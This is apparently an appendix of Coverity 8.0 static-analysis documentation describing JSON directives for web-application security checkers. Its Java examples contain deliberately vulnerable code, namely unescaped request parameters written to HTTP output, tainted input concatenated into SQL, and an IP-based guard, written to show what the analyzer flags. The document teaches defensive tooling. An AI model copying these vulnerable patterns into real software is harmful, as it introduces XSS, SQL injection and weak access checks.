This appendix describes user directive (`UserDirective`) values that you can write to modify the behavior of the Web Application Security checkers. For `UserDirective` value lists, see subsections of Section B.1.4, “Schema”.

Note that you specify these directives in a Web Application Security file that you pass into the `--webapp-security-config` option to `cov-analyze` (see *Coverity 8.0 Command and Ant Task Reference*). The file uses JSON syntax, plus a few extensions.

B.1.1. Supported Languages

The following table lists languages that are supported by the `--webapp-security-config` option. The associated values are for the `language` field of the configuration file (see Section B.1.4.1, “Top-level value”).

Table B.1. Supported `language` values

Value	Meaning
`C-like`	Directives apply to C, C++, Objective-C, and Objective-C++ code.
`C#`	Directives apply to C# code. Note that unsafe C# code blocks and raw pointer types are not supported.
`Java`	Directives apply to Java code.

Note

Unless its documentation indicates otherwise, all directives apply to Java and C#. In particular, most directives (except as noted) do not apply to C, C++, Objective-C, Objective-C++, or other languages.

B.1.2. Terminology

JSON value
: Either a double-quoted string, a number, a boolean (true/false), an object, an array, or null.

JSON object
: An unordered set of name/value pairs, also referred to here as *fields*.

JSON array
: An ordered collection of values.

B.1.3. Syntax

Though the language is based on JSON, it also uses the following extensions, all of which retain the property that the file format is a subset of JavaScript:

- Comments are allowed, both starting with `//` and extending to the end of the line, and starting with `/*` and ending with `*/`.
- Field names are not required to be quoted when they match the following regular expression (regex):

  ```
  ^[a-zA-Z_][a-zA-Z0-9_]*$
  ```

  All field names in this file format conform to that regex, so none of them must be quoted in the JSON syntax. (However, quoting them is permissible based on standard JSON.)
- String literals can be extended across multiple lines (without introducing newlines into the string contents) by joining quoted string literal fragments with the + token, optionally surrounded by whitespace (including newlines). A string value can be composed of any number of concatenated fragments. This syntax follows that of JavaScript string concatenation.
- Objects and arrays may have a final `,` (comma).

Regular expressions

- Regular expressions (regex) are used in Perl syntax. In JSON, it is represented as a string. It can match a substring of the target string unless anchors are explicitly used. Because the backslash is a metacharacter in both JSON and Perl regex, they must often be doubled. The name of a file is the sequence of directory names from the root, each prepended by "/", then "/" and finally the name of the file itself. The names are lowercased if they built on a Windows machine. Do not use a drive letter.

B.1.4. Schema

This section describes the schema of the Web Application Security file, starting with the top-level JSON value.

B.1.4.1. Top-level value

The top-level value is a JSON object with the following fields:

- `type`: Must be the string `"Coverity analysis configuration"`.
- `format_version`: The version of the format.
  - Table B.2, "Supported format_version field values in release 8.0" lists the supported values for this field.

    The `type` and `format_version` fields ensure that the provided file is compatible with the current version of `cov-analyze`.

    Recommendation

    If you analyze code from several languages in the same intermediate directory, you should use version 4 because the `language` field restricts the evaluation of directives to source code in the specified language(s), and therefore avoids unintended application of directives and useless evaluation of directives on unintended languages.

Table B.2. Supported format_version field values in release 8.0

Valid format_version value	Changes in this version
4	Requires top-level `language` field and adds C# support for many previously Java-only directives.
3	Introduces support for Java directives: • method_returns_tainted_data • `sensitive_operation` (see the WEAK_GUARD checker annotations in *Coverity 8.0 Checker Reference*) • xss_sanitizer_method
2 or greater	Introduces support for a Java directive: • simple_entry_point
1 or greater	Support for all other directives (pre-version 2 directives)[a]

[a]See Section B.1.4.2, "UserDirective values".

For more detail about this field, see the description [p. 562] below.

- `language`: Mandatory field starting in version 4. Directives in this file apply only to source code in the specified language or language family. The following table describes valid values for the `format_version` field values in release 8.0 (matches are case insensitive). For supported languages, see Table B.1, "Supported language values".

  Directives in files with an earlier version behave as follows:

  Directives related to Custom "Don't call" checkers (DC.CUSTOM_*) -- in particular, `dc_checker_name` and `method_set_for_dc_checker` -- can match functions in C, C++, Objective-C, Objective-C++, C#, or Java.

  - All other directives apply only to Java.

  Requirement

  You can specify a maximum of one `language` field and value per file. For example, imagine that you have some directives that you want to apply to Objective-C, others that you want to apply to C++ code, and yet others that you want to apply to C# code. You need at least two directives files, one with `"language" "C-like"` for the Objective-C and C++ directives and one with `"language" "C#"` for the C# directives.

- `directives`: An array of `UserDirective` values (see Section B.1.4.2, "UserDirective values").

The `directives` array contains values representing the set of user configuration directives

Configuration example:

```
{
    "type" : "Coverity analysis configuration",
    "format_version" : 4,
    "language" : "Java",
    "directives" : [
        // directives appropriate for Java go here
    ]
}
```

B.1.4.2. UserDirective values

A JSON object describing a user configuration directive.

B.1.4.2.1. class_like_print_writer_for_servlet_output directive

[Java only] This directive indicates classes with `print`, `println`, and `write` methods that function like `PrintWriter` methods of the same name, and that should always be treated as if they were writing to a servlet output stream. The XSS checker reports a defect on tainted data that flows to a servlet output stream without proper escaping.

This JSON object has the following field:

- `class_like_print_writer_for_servlet_output` takes a `ClassSet` value.

Configuration example:

```

//"class_like_print_writer_for_servlet_output" directive example

{
  "class_like_print_writer_for_servlet_output" :
    { "named" : "examples.LikeServletPrintWriter" }
},
```

Java code example:

```
//"class_like_print_writer_for_servlet_output" directive example

package examples;

interface LikeServletPrintWriter
{
  public void print(String s);
  public void println(String x);
  public void write(String s);
}

class Test_class_like_print_writer_for_servlet_output extends HttpServlet
{
  LikeServletPrintWriter writer;
  Locale l;
  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    // XSS reported on 'print' 'println' and 'write' due to the directive
    // treating these calls like writing to servlet output.
    writer.print(request.getParameter("taint"));
    writer.println(request.getParameter("taint"));
    writer.write(request.getParameter("taint"));
  }
}
```

B.1.4.2.2. define_lookup_method_call_map directive

This directive defines a map that can be shared across many `MethodCallSpecifier` objects in other directives. In particular, the `lookup_method_call_by_constant_param` (see Section B.1.4.2.2, “define_lookup_method_call_map directive”) variant of `MethodCallSpecifier` can refer to this map by name. See `MethodCallSpecifier` to learn how this map is used.

This JSON object has the following fields:

- `define_lookup_method_call_map` takes a JSON string value.
- `map` takes a JSON object.

This directive defines a map with the name indicated by the `define_lookup_method_call_map` field.

The `map` JSON object is a set of fields representing the map:

- The name of each field is interpreted as a JSON string representing a lexical expression, which is to be mapped to the field's value.
- The field's value must be a `method_call MethodCallSpecifier` value or a JSON null literal.

Valid lexical expression strings are described in the `lookup_by_constant_param MethodCallSpecifier` value section.

Configuration example:

See Configuration example 3 for method_with_servlet_sinks_on_input [p. 577] and Configuration example 4 for method_with_servlet_sinks_on_input [p. 579].

Java code example:

See Java code example 3 for method_with_servlet_sinks_on_input [p. 578] and Java code example 4 for method_with_servlet_sinks_on_input [p. 580].

B.1.4.2.3. ignore_all_argument_dataflow_to_method directive

This directive applies to callsites that match the `MethodSet` value.

The dataflow analysis will ignore paths from the callsite arguments to parameters of the called method. The analysis will also ignore any changes the method call appears to make to modifiable arguments.. Effectively, the dataflow analysis will act as if the callsite did not exist for the arguments, but is still capable of reporting paths within the called method.

This JSON object has the following field:

- `ignore_all_argument_dataflow_to_method` takes a `MethodSet` value.

Configuration example:

```
//"ignore_all_argument_dataflow_to_method" directive example

{
  "ignore_all_argument_dataflow_to_method" :
    { "named" :
        "examples.Test_ignore_all_argument_dataflow_to_method.appendAndPrintString(
         java.lang.StringBuffer, java.lang.String,
         javax.servlet.http.HttpServletResponse)void"
    }
},
```

Java code example:

```
//"ignore_all_argument_dataflow_to_method" directive example

package examples;

class Test_ignore_all_argument_dataflow_to_method extends HttpServlet
{
  public void appendAndPrintString(StringBuffer sb,
  String str,
  HttpServletResponse resp)
  {
    sb.append(str);
    PrintWriter pw = resp.getWriter();
    //no XSS because the directive suppresses taint flow from callers into 'str'
    pw.println(str);
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    StringBuffer sb = new StringBuffer();
    appendAndPrintString(sb, taint, resp);

    //no XSS due to the directive
    pw.println(sb.toString());
  }
}
```

B.1.4.2.4. ignore_method_dataflow directive

This directive indicates methods where the analysis should ignore all dataflow paths within the method. Dataflow paths added by the `method_returns_param` directive are not ignored.

This JSON object has the following field:

- `ignore_method_dataflow` takes a `MethodSet` value.

Configuration example 1:

```
//"ignore_method_dataflow" directive example 1

{
  "ignore_method_dataflow" :
    { "named" :
      
 "examples.Test_ignore_method_dataflow1.getTaint(javax.servlet.http.HttpServletRequest,
          javax.servlet.http.HttpServletResponse)java.lang.String"
    }
},
```

Java code example 1:

```
//"ignore_method_dataflow" directive example 1

package examples;

class Test_ignore_method_dataflow1 extends HttpServlet
{
  boolean beSafe;

  // The directive suppresses all dataflow through this function.
  public String getTaint(HttpServletRequest request, HttpServletResponse resp)
  {
    if (beSafe) return "";

    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");
    pw.println(taint); //no XSS due to directive

    return taint; // the directive squelches this tainted dataflow
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String x = getTaint(request, resp); // untainted because of the directive
    pw.println(x); //no XSS due to directive
  }
}
```

Configuration example 2:

```
 //"ignore_method_dataflow" directive example 2

{
  "ignore_method_dataflow" :
    { "named" :
        "examples.Test_ignore_method_dataflow2.manyPaths(java.lang.String,
          java.lang.StringBuffer)java.lang.String"
    }
},
```

Java code example 2:

```
//"ignore_method_dataflow" directive example 2

package examples;

class Test_ignore_method_dataflow2 extends HttpServlet
{
  String field1;
  String field2;

  public void setField2(String str) {
    field2 = str;
  }

  // This method demonstrates several kinds of dataflow paths that the directive
  // suppresses.
  public String manyPaths(String str, StringBuffer sb) {
    field1 = str;
    setField2(str);
    sb.append(str);
    return str;
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");
    StringBuffer sb = new StringBuffer();

    // the directive suppresses all dataflow through manyPaths
    String ret = manyPaths(taint, sb);

    pw.println(ret); //no XSS due to directive
    pw.println(sb); //no XSS due to directive
    pw.println(field1); //no XSS due to directive
    pw.println(field2); //no XSS due to directive
  }
}
```

B.1.4.2.5. ignore_method_output directive

This directive indicates methods where the analysis should ignore dataflow paths passing out of the method through the return value or a particular modified parameter, as specified by the `output` field.

Note that this directive is rarely needed, but can be useful in cases where the analysis infers incorrect data flow through a method. This directive does not suppress defect reports within the methods it indicates, only those that rely on flow through the indicated method outputs.

This JSON object has the following fields:

- `ignore_method_output` takes a `MethodSet` value.
- `output` takes a `ParamOut` value.

Configuration example:

```
//"ignore_method_output" directive example

{
  "ignore_method_output" :
    { "named" :
          
 "examples.Test_ignore_method_output.getTaint(javax.servlet.http.HttpServletRequest,
          javax.servlet.http.HttpServletResponse)java.lang.String"
    },
  "output" : "return"
 },
```

Java code example:

```
//"ignore_method_output" directive example

package examples;

class Test_ignore_method_output extends HttpServlet
{
  boolean beSafe;

  // The directive suppresses dataflow through the return value of this method.
  public String getTaint(HttpServletRequest request, HttpServletResponse resp)
  {
    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");
    pw.println(taint); //XSS reported here unaffected by the directive

    if (beSafe) return "";

    return taint; // the directive squelches this tainted dataflow
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String x = getTaint(request, resp); // untainted because of the directive
    pw.println(x); //no XSS due to directive
  }
}
```

B.1.4.2.6. method_returns_constant directive

In a program where dataflow follows an unwanted conditional path (for example, because you are certain the path is impossible in a production environment), the unwanted path can be avoided by modelling a method evaluated in the conditional expression as returning a constant value.

This JSON object has the following fields:

- `method_returns_constant` takes a `MethodSet` value.
- `returns` takes a `ReturnConstant` value.

The `MethodSet` field describes which methods to model, and the `ReturnConstant` value describes the value that the method returns.

Configuration example:

```
//"method_returns_constant" directive example

{
  "method_returns_constant" :
    { "named" :
        "examples.Test_method_returns_constant.check_for_error()boolean"
    },
  "returns" : { "bool" : false }
},
```

Java code example:

```
//"method_returns_constant" directive example

package examples;

class Test_method_returns_constant extends HttpServlet
{
  boolean hasError;
  boolean check_for_error() { return hasError; }
  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");

    if (check_for_error()) {
      pw.println(taint); //no XSS due to directive
    }
  }
}
```

B.1.4.2.7. method_returns_param directive

This directive indicates methods where the analysis should follow dataflow paths as if the method directly returned the specified parameter. This directive is useful when the analysis fails to infer dataflow from a method parameter to its return value.

This JSON object has the following fields:

- `method_returns_param` takes a `MethodSet` value
- `input` takes a `ParamIn` value

Configuration example:

```
//"method_returns_param" directive example

{
  "method_returns_param" :
    { "named" :

 "examples.Test_method_returns_param.example1(java.lang.String)java.lang.String"
    },
  "input" : "arg1"
},

{
  "method_returns_param" :
    { "named" :
        "examples.Test_method_returns_param.example2(java.lang.String,
          java.lang.String)java.lang.String"
    },
  "input" : "arg2"
},

{
  "ignore_method_dataflow" :
    { "named" :
        "examples.Test_method_returns_param.example2(java.lang.String,
          java.lang.String)java.lang.String"
    }
},
```

Java code example:

```
//"method_returns_param" directive example

package examples;

class Test_method_returns_param extends HttpServlet
```

```
{
  HttpServletResponse resp;

  // The directive adds a dataflow path where this method returns 'str'.
  public String example1(String str) {
    PrintWriter pw = resp.getWriter();
    pw.println(str); //XSS reported here is unaffected by the directive
    return "";
  }

  // The "ignore_method_dataflow" directive ignores the original dataflow and
  // the "method_returns_param" directive adds back a dataflow edge where the
  // method returns 'str2'. Together these directives replace the inferred
  // dataflow with something entirely new.
  public String example2(String str1, String str2) {
    PrintWriter pw = resp.getWriter();
    pw.println(str1); // no XSS due to ignore_method_dataflow
    return str1; // ignore_method_dataflow squelches this dataflow path
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();
    String taint = request.getParameter("taint");

    // XSS: method returns 'taint' due to 'method_returns_param' directive
    pw.println( example1(taint) );

    // no XSS: first argument no longer returned due to 'ignore_method_dataflow'
    pw.println( example2(taint, "") );
    // XSS: second argument returned due to 'method_returns_param' directive
    pw.println( example2("", taint) );
  }
}
```

B.1.4.2.8. method_returns_servlet_output_stream directive

This directive indicates that a method returns a stream that writes data to the HTTP output. The XSS checker reports a defect if tainted data is written to the stream without proper escaping.

In Java, the returned object type should extend the `java.io.OutputStream` or `java.io.Writer` classes. In C#, the returned object type should extend the `System.IO.Stream` or `System.IO.TextWriter` classes.

This JSON object has the following field:

- `method_returns_servlet_output_stream` takes a `MethodSet` value.

Configuration example:

```
//"method_returns_servlet_output_stream" directive example
```

```
{
  "method_returns_servlet_output_stream" :
    { "named" :
        "examples.Test_method_returns_servlet_output_stream.getServletWriter()
         java.io.PrintWriter"
    }
},
```

Java code example:

```
//"method_returns_servlet_output_stream" directive example

package examples;

class Test_method_returns_servlet_output_stream extends HttpServlet
{
  PrintWriter pwField;
  PrintWriter getServletWriter() { return pwField; }
  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = getServletWriter();
    String taint = request.getParameter("taint");
    pw.println(taint); //XSS defect due to directive
  }
}
```

B.1.4.2.9. method_returns_tainted_data

This directive identifies methods that return tainted data. The returned data should extend or implement a built-in taintable type, such as a string, byte array, input stream, or collection. It can not be used to indicate that members of a user-defined class instance are tainted. The current trust model and trust options control whether the type of taint should be distrusted.

This JSON object has the following fields:

- `method_returns_tainted_data` takes a `MethodSet` value. This field specifies the methods to which the directive applies.
- `taint_kind` takes a string value. This field specifies the type of taint that the method returns.

Valid taint types include the following:

- `console`
- `database`
- `environment`
- `filesystem`
- `http`

- `http_header`
- `network`
- `rpc`
- `servlet` [Deprecated in version 7.7.0. Use `http` instead.]
- `system_properties`

Configuration example:

```
// "method_returns_tainted_data" example
{
    "method_returns_tainted_data" : {
        "matching": "examples.Test_method_returns_tainted_data.returns_tainted_data.*"
     },
    "taint_kind" : "servlet"
}
```

Java code example:

```
package examples;
import java.sql.Statement;
import java.sql.Connection;

public class Test_method_returns_tainted_data {

  Connection connection;
  Statement  statement;

  String returns_tainted_data() {
    return "foo";
  }

  void test_SQLI() throws Exception {
    String val = returns_tainted_data();

    // The method call to returns_tainted_data is considered to return
    // tainted data of "servlet" type.

    String sqlQuery1 = "select * from " + val;

    // An SQLI defect is reported on the following line
        statement = connection.prepareStatement(sqlQuery1);
  }
}
```

B.1.4.2.10. method_with_servlet_sinks_on_input directive

This directive indicates that a method's argument is written to the HTTP output. The XSS checker reports a defect if tainted data is written to the HTTP output without proper escaping.

This JSON object has the following fields:

- `method_with_servlet_sinks_on_input` takes a `MethodSet` value. This directive applies to calls to methods matching this `MethodSet`.
- `input_param_sinks` takes a JSON array of JSON objects. Each object describes an argument that the method writes to the HTTP output and how that argument is escaped.

JSON objects in the `input_param_sinks` JSON array have the following fields:

- `input` takes a `ParamIn` value. This field names the argument that this object describes.
- `escaper` takes a `MethodCallSpecifier` value *or* a JSON null literal. If this escaper field is the JSON null literal, or evaluates to null, the `input` is written to the HTTP output as-is and without any escaping. Otherwise, the field indicates a method, a method input where `input` is passed in, and method output which is written to the servlet output stream (see `MethodCallSpecifier` for details).
- `servlet_context` takes a `HtmlOutputContext` value. This field indicates the HTML context (that is, the place in the HTML parse tree) into which the argument flows. Different contexts imply different escaping obligations to avoid XSS. See `HtmlOutputContext` for details.

Configuration example 1:

```
//"method_with_servlet_sinks_on_input" directive example 1

// This example also demonstrates using the "html_prefix" HtmlOutputContext
// value to control the context.

{
  "method_with_servlet_sinks_on_input" :
    { "named" :

 "examples.Test_method_with_servlet_sinks_on_input1.pcdata_sink(java.lang.String)void"
    },
  "input_param_sinks" : [
    {
      "input" : "arg1",
      "escaper" : null,
      "servlet_context" : { "html_prefix" : "" }
    }
  ]
},

{
  "method_with_servlet_sinks_on_input" :
    { "named" :

 "examples.Test_method_with_servlet_sinks_on_input1.single_quoted_attribute_value_sink(java.lang.Str
    },
  "input_param_sinks" : [
    {
      "input" : "arg1",
      "escaper" : null,
      "servlet_context" : { "html_prefix" : "<tag foo='" }
    }
  ]
},
```

Java code example 1:

```
//"method_with_servlet_sinks_on_input" directive example 1

// This example also demonstrates using the "html_prefix" HtmlOutputContext
// value to control the context.

package examples;

class Test_method_with_servlet_sinks_on_input1 extends HttpServlet
{
  public void pcdata_sink(String val) {}

  public void single_quoted_attribute_value_sink(String val) {}

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    // The directive makes the analysis treat the argument to this function as
    // being written to servlet output in the HTML PCDATA context, so we get an
    // XSS defect here.
    pcdata_sink(taint);

    // The directive makes the analysis treat the argument to this function as
    // being written to servlet output in the single-quoted HTML tag value
    // context, so we get an XSS defect here.
    single_quoted_attribute_value_sink(taint);
  }
}
```

Configuration example 2:

```
//"method_with_servlet_sinks_on_input" directive example 2

// This also demonstrates using the "html_attribute_value_where_name_is_from_param"
// HtmlOutputContext value to control the context.

{
  "method_with_servlet_sinks_on_input" :
    { "named" :
        "examples.Test_method_input_servlet_sinks2.sink(java.lang.String,
 java.lang.String)void"
    },
  "input_param_sinks" : [
    {
      "input" : "arg2",
      "escaper" : null,
      "servlet_context" : {
        "html_attribute_value_where_name_is_from_param" : "arg1",
        "value_quoting" : "single"
      }
    }
  ]
},
```

Java code example 2:

```
//"method_with_servlet_sinks_on_input" directive example 2

// This example also demonstrates using the
// "html_attribute_value_where_name_is_from_param" HtmlOutputContext value to
// control the context.

package examples;

class Test_method_input_servlet_sinks2 extends HttpServlet
{
  String unknownName;

  public void sink(String name, String val) {}

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    // The directive makes the analysis treat 'taint' a being written to the
    // servlet output as the single-quoted value to a 'color' attribute, for
    // example:
    // "<font color='" + taint + ...
    // Thus the directive causes an XSS report here.
    sink("color", taint);

    // Similar to the above, but here it's an "onclick" single-quoted JavaScript
    // attribute value. Again the directive causes an XSS report here.
    sink("onclick", taint);

    // Here we have something other than a String literal for the attribute
    // name, so the analysis treats it as the 'color' case above (including
    // reporting an XSS defect) and logs a warning.
    sink(unknownName, taint);
  }
}
```

Configuration example 3:

```
//"method_with_servlet_sinks_on_input" directive example 3
```

```
// This example also demonstrates using a "lookup_by_constant_param"
// MethodCallSpecifier value to indicate that a boolean parameter controls an
// optional escaper.

{
  "define_lookup_method_call_map" : "escape_if_bool_is_true",
  "map" : {
    "true" : {
      "method_call" :
        "Escapers.escape_html(java.lang.String)java.lang.String",
      "input" : "arg1", "output" : "return"
    },
    "false" : null
  }
},

{
  "method_with_servlet_sinks_on_input" :
    { "named" :
        "examples.Test_method_input_servlet_sinks3.sink(java.lang.String,
 boolean)void"
    },
  "input_param_sinks" : [
    {
      "input" : "arg1",
      "escaper" : {
        "lookup_by_constant_param" : "arg2",
        "lookup_map" : "escape_if_bool_is_true"
      },
      "servlet_context" : { "html_prefix" : "" }
    }
  ]
},
```

Java code example 3:

```
//"method_with_servlet_sinks_on_input" directive example 3

// This also demonstrates using a "lookup_by_constant_param" MethodCallSpecifier
// value to indicate that a boolean parameter controls an optional escaper.

// NOTE: This example should include the Escapers.java code (for the
// 'escape_html' method call added by the directive).

package examples;

class Test_method_input_servlet_sinks3 extends HttpServlet
{
  boolean unknownBool;

  public void sink(String val, boolean escape) {}

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
```

```
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    // The directive makes the analysis (1) treat the first argument to 'sink'
    // ('taint') as if it is written to HTML PCDATA context; and also (2) if the
    // second argument to 'sink' is 'true', the analysis assumes the first
    // argument has been passed through 'escape_html' first.

    // No XSS because the 'escape_html' makes 'taint' safe for HTML PCDATA.
    sink(taint, true);

    // XSS report because 'false' implies no escaping of 'taint'
    sink(taint, false);

    // Since the second argument is not a boolean literal ('true' or 'false'),
    // the analysis does not know if the first argument is escaped. It logs a
    // warning, but does not report a defect.
    sink(taint, unknownBool);
  }
}
```

Configuration example 4:

```
//"method_with_servlet_sinks_on_input" directive example 4

// This example also demonstrates using a "lookup_by_constant_param"
// MethodCallSpecifier value to indicate that an enum parameter controls an
// optional escaper.

{
  "define_lookup_method_call_map" : "escape_if_Choice_is_YES",
  "map" : {
    "examples.Choice.YES" : {
      "method_call" :
        "Escapers.escape_html(java.lang.String)java.lang.String",
      "input" : "arg1", "output" : "return"
    },
    "examples.Choice.NO" : null,
    "null" : null
  }
},

{
  "method_with_servlet_sinks_on_input" :
    { "named" :
        "examples.Test_method_input_servlet_sinks4.sink(java.lang.String,
 examples.Choice)void"
    },
  "input_param_sinks" : [
    {
      "input" : "arg1",
      "escaper" : {
        "lookup_by_constant_param" : "arg2",
        "lookup_map" : "escape_if_Choice_is_YES"
      },
      "servlet_context" : { "html_prefix" : "" }
    }
  ]
},
```

Java code example 4:

```
//"method_with_servlet_sinks_on_input" directive example 4

// This example also demonstrates using a "lookup_by_constant_param"
// MethodCallSpecifier value to indicate that an enum parameter controls an
// optional escaper.

// NOTE: This example should include the Escapers.java code (for the
// 'escape_html' method call added by the directive).

package examples;

enum Choice { YES, NO }

class Test_method_input_servlet_sinks4 extends HttpServlet
{
  Choice unknownChoice;

  public void sink(String val, Choice escape) {}

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    // Similar to the example above, the directive causes the analysis to behave
    // as if 'taint' flows to a HTML PCDATA context after being escaped with
    // 'escape_html' and so the analysis does not report a defect here.
    sink(taint, Choice.YES);

    // According to the directive, a Choice.NO argument indicates no escaping,
    // so the analysis reports an XSS defect report here.
    sink(taint, Choice.NO);

    // The directive also indicates that the null Choice argument means no
    // escaping, so the analysis reports an XSS defect here too.
    sink(taint, null); // XSS sink from directive + no escaper

    // The Choice controlling escaping is not an expected literal, so the
    // analysis logs a warning but does not report a defect.
    sink(taint, unknownChoice);
  }
}
```

See also, Section B.1.4.2.2, “define_lookup_method_call_map directive”, Section B.1.4.3.8, “MethodCallSpecifier value” for `define_lookup_method_call_map`.

B.1.4.2.11. method_with_servlet_sinks_on_output directive

This directive specifies that a method's return value flows to the HTTP output. The analysis will report an XSS defect if that argument is not correctly escaped.

This JSON object has the following fields:

- `method_with_servlet_sinks_on_output` takes a `MethodSet` value. This directive applies to methods that match this `MethodSet`.
- `output_param_sinks` takes a JSON array of JSON objects. Each object in this array indicates that one of the outputs of this method (its return value or the final state of one of its mutable parameters) flows to the HTTP output.

JSON objects in the `output_param_sinks` JSON array have the following fields:

- `output` takes a `ParamOut` value. This field names the output of the method that this object describes.
- `servlet_context` takes a `HtmlOutputContext` value, but not an `html_attribute_value_where_name_is_from_param HtmlOutputContext` value. This field indicates the HTML context (that is, the place in the HTML parse tree) into which the `output` flows. Different contexts imply different escaping obligations to avoid XSS. See `HtmlOutputContext` for details.

Configuration example:

```
// "method_with_servlet_sinks_on_output" directive example

// This example also demonstrates using the "html_prefix" HtmlOutputContext
// value to control the context.

{
  "method_with_servlet_sinks_on_output" :
    { "named" :

 "examples.Test_method_with_servlet_sinks_on_output.appendString_PCDATAsink(java.lang.StringBuffer,
 java.lang.String)void"
    },
  "output_param_sinks" : [
    {
      "output" : "arg1",
      "servlet_context" : { "html_prefix" : "" }
    }
  ]
},
{
  "method_with_servlet_sinks_on_output" :
    { "named" :

 "examples.Test_method_with_servlet_sinks_on_output.appendString_AttrValSink(java.lang.StringBuffer,
 java.lang.String)void"
    },
  "output_param_sinks" : [
    {
      "output" : "arg1",
      "servlet_context" : { "html_prefix" : "<tag attr='" }
    }
  ]
},
```

Java code example:

```
//"method_with_servlet_sinks_on_output" directive example

// This example also demonstrates using the "html_prefix" HtmlOutputContext
// value to control the context.

package examples;

class Test_method_with_servlet_sinks_on_output extends HttpServlet
{
  public void appendString_PCDATAsink(StringBuffer sb, String str) {
    // The directive makes the analysis treat appending to 'sb' as writing to
    // servlet output in the HTML PCDATA context, so we get an XSS defect here.
    sb.append(str);
  }

  public void appendString_AttrValSink(StringBuffer sb, String str) {
    // The directive makes the analysis treat appending to 'sb' as writing to
    // servlet output in the single-quoted HTML tag value context, so we get an
    // XSS defect here.
    sb.append(str);
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint = request.getParameter("taint");

    appendString_PCDATAsink(new StringBuffer(), taint);
    appendString_AttrValSink(new StringBuffer(), taint);
  }
}
```

B.1.4.2.12. move_xss_outside_method directive

This directive directs the analysis to report XSS defects outside the specified methods.

This JSON object has the following field:

- `move_xss_outside_method` takes a `MethodSet` value.

Configuration example:

```
//"move_xss_outside_method" directive example

{
  "move_xss_outside_method" :
    { "named" :
 "examples.Test_move_xss_outside_method.addUrlPrefix(java.lang.String)java.lang.String"
    }
},
```

Java code example:

```
//"move_xss_outside_method" directive example

package examples;

class Test_move_xss_outside_method extends HttpServlet
{
  public String addUrlPrefix(String str) {
    return "http://" + str; //directive moves XSS out of this method. no defect
  }

  public void doGet(HttpServletRequest request, HttpServletResponse resp)
    throws IOException
  {
    PrintWriter pw = resp.getWriter();

    String taint1 = request.getParameter("taint1");
    pw.println( addUrlPrefix(taint1) ); //directive moves XSS report to here

    String taint2 = request.getParameter("taint2");
    pw.println( addUrlPrefix(taint2) ); //directive moves XSS report to here
  }
}
```

B.1.4.2.13. sensitive_operation

This directive promotes a defect found by the WEAK_GUARD checker to high impact in programs where a weak guard is used to control the execution of a sensitive operation. See Section 4.199, “WEAK_GUARD ” for details about the checker.

This JSON object has the following field:

- `sensitive_operation` takes a `MethodSet` value.

Configuration example:

```
{
    "sensitive_operation" : {
        "named" : examples.WeakGuard.secretOperation()void"
    }
},
```

Java code example:

```
package examples;

public class WeakGuard {
    native void secretOperation();

    void test(HttpServletRequest request) throws IOException {
        String sourceIP = request.getRemoteAddr();
        if (sourceIP != null && sourceIP.equals("134.23.43.1")) {
               secretOperation();
        }
    }
}
```

B.1.4.2.14. simple_entry_point directive

This directive identifies methods that are entry points for a Web application. All parameters of the methods will be deeply tainted (meaning that the object, its fields, and the fields that belong to those fields are treated as though they are tainted) with the specified taint types. The level of depth of fields that are tainted is affected by `--webapp-security-aggressiveness-level` to `cov-analyze`.

This JSON object has the following fields:

- `simple_entry_point` takes a `MethodSet` value.
- `taint_kinds` takes a JSON array of strings. These strings are case insensitive.

The `MethodSet` field describes the methods to which this directive applies. The JSON array of strings describes the taint types to use. Valid taint types include the following:

- `console`
- `database`
- `environment`
- `filesystem`
- `http`
- `http_header`
- `network`
- `rpc`
- `servlet` [Deprecated in version 7.7.0. Use `http` instead.]
- `system_properties`

Configuration example:

```
//"simple_entry_point" directive example

{
  "simple_entry_point" : {
    "named" : "examples.Test_simple_entry_point.entry(java.lang.String,
 examples.UserBean)void"
  },
  "taint_kinds" : [ "servlet", "network" ]
},
```

Java code example:

```
//"simple_entry_point" directive example

package examples;
import java.sql.Connection;
import java.sql.Statement;

class InnerInnerBean
{
  private String innerInnerData;

  public String getInnerInnerData()           { return innerInnerData; }
  public void   setInnerInnerData(String arg) { innerInnerData = arg;  }
}

class InnerBean
{
  private String         innerData;
  private InnerInnerBean innerInnerBean;

  public String getInnerData()           { return innerData; }
  public void   setInnerData(String arg) { innerData = arg;  }
  public InnerInnerBean getInnerInnerBean()              { return innerInnerBean; }
  public void      setInnerInnerBean(InnerInnerBean arg) { innerInnerBean = arg;  }
}

class UserBean
{
  private String    data;
  private InnerBean innerBean;

  public String getData()           { return data; }
  public void   setData(String arg) { data = arg;  }
  public InnerBean getInnerBean()              { return innerBean; }
  public void      setInnerBean(InnerBean arg) { innerBean = arg;  }
}

public class Test_simple_entry_point
{
  Connection connection;
  Statement  statement;
  public void entry(String simpleString, UserBean customData)
    throws Exception
  {
    // The string 'simpleString' is considered to be tainted with
    // "servlet" and "network" taint. SQLI cares about both so it
    // reports a defect when we see the taint (aliased to sqlQuery1)
    // flow into connection.prepareStatement.
